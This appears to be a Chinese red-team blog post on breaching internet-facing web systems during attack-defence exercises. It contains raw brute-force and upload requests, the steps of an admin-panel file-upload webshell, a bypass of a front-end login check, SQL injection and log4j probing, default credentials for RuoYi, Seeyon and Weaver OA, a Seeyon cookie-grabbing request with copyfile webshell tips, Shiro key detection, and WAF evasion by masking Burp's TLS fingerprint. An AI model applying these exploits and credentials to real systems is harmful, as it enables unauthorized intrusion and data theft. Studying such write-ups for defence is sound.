

红队外网打点实战案例分享

从最基础的登录框突破

登录框作为hw出现场次最多的角色，也是最容易出洞的，下面介绍一些自己常用的测试方法

登录爆破小技巧

```

1 POST /...er/ActionAuthChain HTTP/1.1
2 Host: ...com
3 Cookie: SESSION=87d50726-eb8b-411f-9bf2-ca467f1243f3; _idp_authn_lc_key=2a9d775c-8d58-4fdf-9e3e-cc75d8bc576f; _idp_session=MTEOLjg4Ljg4LjE...DBiM2lxMjdjZjJmYzI3Mzg1OGMyODNkZjYyNmM1MmEwZTY2MQ%3D%3D%7CR7f7Dgd7pr20Pq4XNRGZ3bV%2FZ...3D71DCD1623; AD_SESSION_FLAG=ad_flag
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
5 Accept: */*
6 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 130
11
12
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 j_username=$1111&j_password=tzNKV8o9cTFsfIKWdcccwLA%3D%3D&j_checkcode=rusx&op=login&spAuthChainCode=cc2fdb3599b48a69d5c82a665256b6b

```

密码参数一般是加密的

亿人安全

像这种系统的爆破我们有两种解决方法：

- 分析前端加密算法，写脚本模拟对密码进行加密
- 固定密码为123456 000000 使用常见的用户名作为字典进行爆破

两种方法各有优劣，我更倾向于第二种，在比赛打点效率会更高，分析加密算法更适用于红队检测项目

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
481	wangjing	200	<input type="checkbox"/>	<input type="checkbox"/>	8270	
502	wangpeng	200	<input type="checkbox"/>	<input type="checkbox"/>	8270	
263	chenmin	200	<input type="checkbox"/>	<input type="checkbox"/>	8268	
275	chenyan	200	<input type="checkbox"/>	<input type="checkbox"/>	8268	
493	wanglin	200	<input type="checkbox"/>	<input type="checkbox"/>	8268	
439	mali	200	<input type="checkbox"/>	<input type="checkbox"/>	8262	
68	administratorss	200	<input type="checkbox"/>	<input type="checkbox"/>	444	
69	administrotor	200	<input type="checkbox"/>	<input type="checkbox"/>	442	
102	gongchengshi1	200	<input type="checkbox"/>	<input type="checkbox"/>	442	
103	gongchengshi2	200	<input type="checkbox"/>	<input type="checkbox"/>	442	
104	gongchengshi3	200	<input type="checkbox"/>	<input type="checkbox"/>	442	
585	zhangfengying	200	<input type="checkbox"/>	<input type="checkbox"/>	442	
637	zhangtingting	200	<input type="checkbox"/>	<input type="checkbox"/>	442	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/7.5
5 X-AspNet-Version: 2.0.50727

```

亿人安全

使用爆破的账号密码登入后台，便可以继续寻找后台上传点

看到图片类型这里限制上传的文件格式

值班管理	版权信息:	
文件管理	上传文件(图片)目录:	UploadFile
上传文件(图片)	页面记录数:	前台: 20 后台: 30
查看上传文件(图片)	上传文件(图片)大小限制:	30720 kb
系统管理	上传文件(图片)类型:	rar,zip,jpg,gif,swf,mp3,rm,rmvb,ppt,wma,'
基本设置	默认编辑模式:	<input checked="" type="radio"/> HTML模式 <input type="radio"/> UBB模式
人员管理	过滤字符:	
密码修改	禁止注册用户名	
	上传组件:	无组件上传
	发表文章评论:	允许

直接添加 `aspx` 文件格式类型

文件上传

允许上传的文件类型: rar,zip,jpg,gif,swf,mp3,rm,rmvb,ppt,wma,wmv,mpg,asf,doc,xls,doc,aspx

文件上传大小限制: 30720K

请选择上传文件(图片): tt.aspx

新增上传文件类型

成功getshell

Raw	Hex	Raw	Hex	Render
1 POST /admin/Admin_upload.asp?action=upload&Mode= HTTP/1.1		24 <tr>		
2 Host:		25 <td align="center" ID="strMsg" style="color:#FF0000">		
3 Content-Length: 539		26 		
4 Cache-Control: max-age=0		27 </td>		
5 Upgrade-Insecure-Requests: 1		28 <tr>		
6		29 <td height="30" align="center">		
7 Content-Type: multipart/form-data;		30 允许上传的文件类型: rar,zip,jpg,gif,swf,mp3,rm,rmvb,ppt,wma,wmv,mpg,asf,doc,xls,doc,asp		
8 boundary=----WebKitFormBoundaryrjrdwGFALMzAfa04		31 </td>		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36		32 <tr>		
10		33 <td align="center">		
11		34 请选择上传文件(图片):		
12		35 <input type="file" name="file1" size=20>		
13		36 <input type="hidden" name="filename">		
14 Connection: close		37 </td>		
15		38 <tr>		
16 -----WebKitFormBoundaryrjrdwGFALMzAfa04		39 <td align="center">		
17 Content-Disposition: form-data; name="file1"; filename="tt.aspx"		40 <input type="image" name="Submit" value="上传" onClick="filename.value=file1.value;" src=../Images/upload.gif">		
18 Content-Type: application/octet-stream		41 </td>		
19		42 </tr>		
20 <% Response.Write("Hello World!") %>		43 </table>		
21 -----WebKitFormBoundaryrjrdwGFALMzAfa04		44 </Form>		
22 Content-Disposition: form-data; name="filename"		45 </body>		
23		46 </html>		
24 C:\fakepath\tt.aspx		47 <script>		
25 -----WebKitFormBoundaryrjrdwGFALMzAfa04		48 <script language=javascript>		
26 Content-Disposition: form-data; name="Submit.x"		49 strMsg.innerHTML=		
27		50 '文件上传成功! 文件地址: /UploadFile/_202391218507.asp'		
28 55		51 </script>		
29 -----WebKitFormBoundaryrjrdwGFALMzAfa04				
30 Content-Disposition: form-data; name="Submit.y"				
31				
32 13				
33 -----WebKitFormBoundaryrjrdwGFALMzAfa04---				
34				


修改返回数据包参数进入后台

有些时候网站登录状态是根据前端判断的，这时候我们就可以直接修改返回包进行绕

过



前端判断登录逻辑根据返回包的ret值决定，当返回值为1则成功登录



成功进入后台



插件探测常见sql注入和log4j漏洞

sql注入插件推荐 https://github.com/smxiazi/xia_sql

基本原理是通过发送多个数据包，根据返回数据长度判断是否存在注入

The screenshot shows the Xia SQL tool interface. On the left, a table lists several requests with their source, URL, response length, and status. Request 1 is highlighted in orange and marked as 'Err'. The main area shows the details of this request, including the payload '1' and the response code '200'. Below this, the raw response is shown, containing an HTML error message: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''LIMIT 0,1'' at line 1'. On the right, there are various configuration options for the tool, such as '自动插件', '监控Repeater', and '自定义payload'.


除了被动扫描以外，我们还可以通过手动添加单引号、双引号去查看返回包，若存在类似报错则可能存在sql注入

The screenshot shows the browser's developer tools. The 'Request' tab is selected, showing a POST request to '/json/gotoLogin.aspx'. The request body is 'action=u_userName&u_userName=admin'&u_password=admin&u_code=1&t=0.5797016286899344'. The 'Response' tab is also selected, showing an 'HTTP/1.1 500 Internal Server Error'. The response body contains an HTML error message: '<title>'admin' 附近有语法错误。</title>'. A red box highlights this error message.

sqlmap一把梭


log4j插件推荐 <https://github.com/TheKingOfDuck/burpFakeIP>

通过burp插件fuzz数据包的header头



成功探测出登录框的log4j漏洞


但要注意的的是很多dnslog平台已被防火墙标黑，因此推荐使用ceye或者自搭建dnslog平台




系统默认口令+后台1day漏洞利用

随着攻防比赛愈发频繁，公网能直接利用的前台漏洞越来越少，大多数都被批量扫描修复过了，但我们可以利用系统的默认口令结合1day进行利用

如若依存在默认口令 `admin/admin123`



进入后台就可以通过计划任务或反序列化执行命令



很多时候我们碰到OA系统，拿OA漏洞检测工具扫一下没漏洞就放弃了，其实像这种OA系统还可能会存在默认口令的问题

默认口令

系统管理员: `system/system`

集团管理员(A8-v5集团版) `group-admin/123456`

单位管理员(A8-V5企业版) `admin1/admin123456`

审计管理员(所有版本) `audit-admin/seeyon123456`



前台使用账号密码有时候不能登录，可发送下面数据包获取cookie

```
POST /seeyon/rest/authentication/ucpcLogin HTTP/1.1
```

Host:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101  
Firefox/78.0
```

```
Content-Length: 71
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Accept-Encoding: gzip
```

```
UserAgentFrom=xx&login_username=audit-admin&  
login_password=seeyon123456
```

获取cookie之后就可以使用补丁较新的后台洞进行深入利用，这次使用copyfile这个后台洞

但实战后发现这个漏洞存在一些坑点，写入webshell时候报错了

```
POST /seeyon/ajax.do?method=ajaxAction&  
managerName=portalCssManager&rnd=111 HTTP/1.1
```

```
Accept: */*
```

```
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
```

```
Content-Length: 70
```


```
Host: 192.168.91.17
```

```
Connection: Keep-Alive
```

```
User-Agent: Apache-HttpClient/4.5.13 (Java/1.8.0_321)
```

```
Accept-Encoding: gzip,deflate
```


```
arguments=%5B%22xxxxxx%22%5D&  
managerMethod=generateCssFileByCssStr
```

本地开环境调试一下，fuzz发现是双引号所导致，可通过前面加 \ 解决，还有其他的问题总结如下：

- 写seeyon路径下会404，可以换写到root目录下
- webshell的双引号需要前面加入反斜杠，即 “ 换成 \"
- 复制的文件名不能与之前的相同，否则会复制失败
- // 后需要进行换行

经过一首歌的时间，最终成功getshell




同样，X微OA的默认账号密码有 sysadmin/1 sysadmin/Weaver@2001 等等

差点擦肩而过的shiro漏洞

被动扫描识别shiro指纹

使用 `afrog`、`Wappalyzer` 等指纹识别器有时候无法直接识别shiro框架



抓包使用 `hae` 插件被动扫描识别网站特征

<https://github.com/gh0stkey/HaE>

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
451	admin1	200			574	Shiro (1)
501	admin888	200			574	Shiro (1)
577	sys	200			574	Shiro (1)
440	abc123	200			566	Shiro (1)
594	test01	200			565	Shiro (1)
597	test1	200			565	Shiro (1)
593	test	200			544	Shiro (1)
1	chenbin	200			543	Shiro (1)
2	chenbo	200			543	Shiro (1)
3	chenchao	200			543	Shiro (1)
4	chenchen	200			543	Shiro (1)
5	chenfang	200			543	Shiro (1)
6	chenfei	200			543	Shiro (1)
7		200			543	Shiro (1)

Request Response

Pretty Raw Hex Render Links MarkInfo

```

8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 Set-Cookie: JSESSIONID=f73156ae-ec91-4fa2-80f3-da84db13f7be; Path=/cloudIntercom; HttpOnly
11 Set-Cookie: rememberMe=deleteMe; Path=/cloudIntercom; Max-Age=0; Expires=Mon, 04-Dec-2023 08:36:21 GMT
12 Strict-Transport-Security: max-age=31536000

```

亿人安全

WAF拦截绕过

使用工具检测到key，但利用链爆破时候被拦截了，访问网站发现被拦截了



换个ip继续冲，工具直接打不行，准备改用burp手动发包，但是问题又来了，挂着burp网站直接无法访问了

改用 **yakit** 能正常发包，猜测可能是 **burp** 特征被识别了，这时候想到最近看的github项目，决定尝试一下

<https://github.com/sleeyax/burp-awesome-tls>

未使用插件前，burp指纹特征被识别，抓包被拦截

使用插件后正常抓包

The screenshot displays the network tab of a browser's developer tools, showing a successful HTTP request and response. The request is a GET for /cj/ and the response is a 200 OK with various headers and HTML content.

Request

```

1 GET /cj/ HTTP/1.1
2 Host: [redacted].org.cn
